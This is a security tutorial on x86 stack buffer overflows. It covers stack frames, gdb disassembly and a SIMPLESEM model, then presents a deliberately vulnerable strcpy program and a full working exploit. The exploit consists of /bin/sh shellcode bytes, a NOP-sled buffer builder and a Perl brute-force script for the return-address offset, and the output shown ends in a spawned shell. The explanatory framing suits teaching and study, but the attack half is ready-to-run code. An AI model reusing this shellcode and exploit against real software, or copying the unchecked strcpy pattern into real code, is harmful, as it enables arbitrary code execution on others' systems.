Rosiello Security


http://www.rosiello.org

Stack Overflow's Analysis & Exploiting Ways

Introduction

The first passage to follow, in order to completely understand the STACK overflows, it's to study how the main processor[1] works during any program's execution.
When a program is executed his elements are allocated into the memory in a well organized way (look at the Figure 1).
Local variables, function arguments and still other things, are allocated into the STACK.
Automatic allocated variables stay instead in the HEAP.
Both .BSS and .DATA sectors are dedicated to the local variables and are allocated during the compile time.
To be clear: the sector .BSS includes not initalized data, while .DATA is reserved for static data (e.g. 'static' in the C language).
The .TEXT sector is the data area including the instructions, such as the program's code which is being executed where it's not possible to realize any writing operation but only reading ones.

Figura 1



[1] The considered architecture is the Intel one.

Stack & SimpleSem

A very good way to understand what happens in the STACK during any program's execution is **SIMPLESEM** which is a virtual machine where it is possible to execute some code in the abstract style.
The **STACK** is a memory area where are allocated all the functions' arguments, local variables and much information to recover the memory condition before the function were called.
It is organized according to the **LIFO**'s rules (Last In, First Out) and grows down.

Let's analyse a C program that calls some functions:

```
#include <stdio.h>
void first();
void second();

main(int argc, char *argv[])
{
      char a[10];
      first();
}
void first()
{
      char b[10];
      second();
}
void second()
{
      char c[10];
}
```

In this way all the variables are going to be allocated into the STACK.
Let's investigate the situation disassembling the binary code:

```
(gdb) disas main
Dump of assembler code for function main:
0x80482f4 <main>:       push   %ebp
0x80482f5 <main+1>:     mov    %esp,%ebp
0x80482f7 <main+3>:     sub    $0x18,%esp
0x80482fa <main+6>:     and    $0xfffffff0,%esp
0x80482fd <main+9>:     mov    $0x0,%eax
0x8048302 <main+14>:    sub    %eax,%esp
0x8048304 <main+16>:    call   0x804830c <first>
0x8048309 <main+21>:    leave
0x804830a <main+22>:    ret
0x804830b <main+23>:    nop
End of assembler dump.
(gdb) disas first
Dump of assembler code for function first:
0x804830c <first>:      push   %ebp
```

```
0x804830d <first+1>:    mov    %esp,%ebp
0x804830f <first+3>:    sub    $0x18,%esp
0x8048312 <first+6>:    call   0x804831a <second>
0x8048317 <first+11>:   leave
0x8048318 <first+12>:   ret
0x8048319 <first+13>:   nop
End of assembler dump.
(gdb) disas second
Dump of assembler code for function second:
0x804831a <second>:    push   %ebp
0x804831b <second+1>:  mov    %esp,%ebp
0x804831d <second+3>:  sub    $0x18,%esp
0x8048320 <second+6>:  leave
0x8048321 <second+7>:  ret
0x8048322 <second+8>:  nop
0x8048323 <second+9>:  nop
End of assembler dump.
```

Looking at the above assembler instructions it is possible to notice how the routine's call is realized and its relative prolog too ("procedure prolog"), as it follows:

- 0x804830c <first>: push %ebp (Put the base address in the stack)
- 0x804830d <first+1>: mov %esp,%ebp (The current Stack Pointer becomes the new base address)
- 0x804830f <first+3>: sub $0x18,%esp (Allocating the space for the variable)

(In order to understand all the concepts it is important a minor assembler knowledge).

It's fundamental to keep the discussion as easy as possible, thus we can neglect all the "redundants" computations of the machine (indispensable to let it working well) and introduce **SIMPLESEM**.
In the following table was inserted the SIMPLESEM's data area during the execution of the precedent C program.

SIMPLESEM

CURRENT	#	0
FREE	#	1
Return Pointer	#	2
Dynamic Link	#	3
A[10] in main()		4
Return Pointer	#	5
Dynamic Link	2	6
B[10] in first()		7
Return Pointer	#	8
Dynamic Link	5	9
C[10] in second()		10

The pointers *CURRENT* (indicating the current Base Address) and *FREE* (indicating the first free cell) are necessary to let the machine working but not so important to understand how the call of a routine works, then we can omit them.
It is possible to abstract the routine's call simply inserting in the data area:

- **Return Pointer**

- **Dynamic Link**

When the routine will come back to the callers the **Istruction Pointer** (IP) will point, into the data area, to the next istruction.
Actually to keep it easy but as real as possible we can place near the SIMPLESEM's data area the real processor's one.
It's really important to keep in mind that the **ESP** register will always point to the top of the stack, it can increase/decrease by push/pop; the Dynamic Link of the called routine contains the caller Base Address' value (look at the above table). The Return Pointer, or return address, is pushed run-time into the stack when a 'CALL' function is invoked.

SIMPLESEM	**X86**
CURRENT	#
FREE	#
Return Pointer	#
Dynamic Link	<main>:push %ebp
A[10] in main()	sub $0x18,%esp
Return Pointer	# <main+16>:call 0x804830c <first>
Dynamic Link	<first>:push %ebp
B[10] in first()	<first+3>:sub $0x18,%esp
Return Pointer	# <first+6>:call 0x804831a <second>
Dynamic Link	<second>: push %ebp
C[10] in second()	<second+3>: sub $0x18,%esp

Overflow

Finally, after this discussion, we can face the "**OVERFLOW**"
Our problem is to understand what happens in the STACK when an overflow occurs.
We could note that when we declare a variable, its relative space is allocated into the STACK:

A[10] in main()	sub $0x18,%esp

The Overflow occurs when we go over the upper bound reserved for the variable into the stack.
By the stack's overflow it is possible to overwrite the Dynamic Link (EBP) and the Return Pointer too (EIP) altering run-time the next instruction to be executed when the routine comes back.
The following program shows the vulnerability.

```
//VULNERABLE.C
#include <stdio.h>
main(int argc, char *argv[])
{
 char a[100];
 strcpy(a, argv[1]);
}
```

We can pass as argv[1] any string longer than 100 chars.

```
Starting program: vulnerable `perl -e 'print "A" x128'`
Program received signal SIGSEGV, Segmentation fault.
```

```
(gdb) 0x41414141 in ?? ()
(gdb) info reg eip
eip            0x41414141       0x41414141
(gdb) info reg ebp
ebp            0x41414141       0x41414141
```

As you can see ee could overwrite both EBP and EIP that now point to '0x41414141' (hexadecimal code of the letter 'A') causing the Segmentation fault.
Now we can execute any wished instruction, infact it's enough to add the shellcode into the program which will lauch the vulnerable one and let the Istruction Pointer to point to its first byte.
Finding out the absolute address of the shellcode is not so easy, that's why to simplify anything one prefer to put the shellcode in the middle of the buffer and fill in all over with NOPs.
Probably we'll hit one of the NOPs in the chain, wich will join us the shellcode.
Here is the exploit for the vulnerable program.
The relative return address (RET) was obtained as follows:

```
Starting program: vulnerable `perl -e 'printf "a" x 260'`
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
(gdb) info reg esp
esp            0xbfffdb40       0xbfffdb40
(gdb)
```

The absolute return address will be next to our RET, it will be enough using some bruteforce to find out the right offset.

//**EXPLOIT.C**

```
#include <stdio.h>
#define NOP 0x90              // NOP OPCODE
#define LEN 128               // Buffer Size
#define RET  0xbfffdb40    // return Address

static char shellcode[]=
"\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d"
"\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58";


main(int argc, char *argv[])
{
  char buffer[LEN];
  long retaddr = RET + atoi(argv[1]);
  int i;
  printf("Shellcode size : %d\n", strlen(shellcode));
  fprintf(stderr,"Using address 0x%lx\n",retaddr);
  // Build the overflow string.
  for (i = 0; i < LEN; i += 4)  *(long *) &buffer[i] = retaddr;

  // copy NOP
  for (i=0; i<(LEN-strlen(shellcode)-10);i++) *(buffer+i) = NOP;

  // Copy the shellcode into the buffer.
```

```
  memcpy(buffer+i,shellcode,strlen(shellcode));

  // Execute the program
  execlp("vulnerable", "vulnerable", buffer, NULL);
}

//BRUTE.PL
#!/usr/bin/perl
$MIN=0;
$MAX=5000;
while($MIN<$MAX)
{
   printf(" offset : $MIN \n");
   system("./exploit $MIN");
   $MIN++;
 }
```

Conclusions

```
$./brute.pl
…….
Shellcode size : 38
Using address 0xbfffdbc5
 offset : 134
Shellcode size : 38
Using address 0xbfffdbc6
 offset : 135
Shellcode size : 38
Using address 0xbfffdbc7
sh-2.05b$
```

We could execute the shellcode exploiting the STACK overflow.
The existence of a vulnerable program represents a serious menace for the security of our systems.
An attacker could execute arbitrary code with high permissions where possible.
Actually does not exist any way to be safe because of the nature of the attacks, infact they are based on programmation errors, for this reason it's very important to keep the software constantly upgraded.

author: **Angelo Rosiello**
mail: **angelo@rosiello.org**
url : **http://www.rosiello.org**